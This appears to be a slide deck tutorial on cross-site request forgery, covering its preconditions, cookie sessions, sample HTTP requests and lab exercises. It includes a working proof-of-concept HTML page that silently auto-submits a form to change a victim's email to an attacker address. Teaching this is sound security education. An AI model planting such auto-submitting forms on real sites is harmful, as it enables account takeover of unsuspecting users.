Cross Site Request Forgery (CSRF)

Introduction

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.



CSRF

Imagine you're working at an office and someone tricks you into signing a document without your knowledge. You didn't intend to sign it, but it looks like you did.



CSRF

For a CSRF attack to be possible, **three** key conditions must be in place:

- A relevant action
- Cookie-based session handling
- No unpredictable request parameters.

Relevant Action

Any action that has the potential to cause harm or unintended consequences when initiated without the user's knowledge or consent

Relevant Actions:

- **Password change**
- **Email address change**
- **Unauthorized Transactions**
- **etc..**

Cookies

A cookie is a piece of data from a website that is stored within a web browser that the website can retrieve at a later time.




Cookies

How do some websites remember that you're logged in even after you close the website or shut down your PC?

HOW? 

It simply stores your information in the browser in the form of cookies.

Cookies


First time to access the page
Client
Server
Set session ID in cookie
Access the page again
with cookie that has session ID
Respond back with your data

Cookie-based session handling

Check if the websites use cookie-based session handling. This can be done by analyzing the requests using Burp Suite.

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
```

No Unpredictable Request Parameters

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```






```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com & CSRF=OWY4NmQwODE4ODRjN2Q2NTlhMmZ
```





CSRF Exploitation



Check this website:
https://youbee.ai



Email changed
https://bank.com

youbee.ai has JavaScript code that will automatically request to bank.com.



CSRF Exploitation

Youbee.ai:

```
<html>
    <body>
        <form action="https://bank.com/email/change" method="POST">
           <input type="hidden" name="email" value="attacker@gmail.com"/>
          </form>
        <script> document.forms[0].submit(); </script>
     </body>
</html>
```

Request Types

HTTP (Hypertext Transfer Protocol) specifies a collection of request methods to specify what action is to be performed on a particular resource.

Request types:

- **GET**
- **POST**
- **PUT**
- **DELETE**
- **PATCH**
- **HEAD**
- **etc…**

Request Types

GET: Typically used for requests that do not modify data on the server and where the data can be included in the URL. It's suitable for search queries, retrieving data, and is bookmarkable and shareable.

POST: Typically used for requests that modify data on the server, such as submitting forms, and where the data should not be visible in the URL for security or privacy reasons.

Request Types

Here's an example of a login page using both the GET and POST methods to illustrate the difference:

Using **GET:**

https://example.com/login?username=johndoe&password=secretpassword

Using **POST:**

https://example.com/login

The credentials are not shown inside the url

LAB 1: CSRF vulnerability with no defenses



LAB 2: CSRF where token validation depends on request method



Further Studies

LAB 3: CSRF where token validation depends on token being present



END :D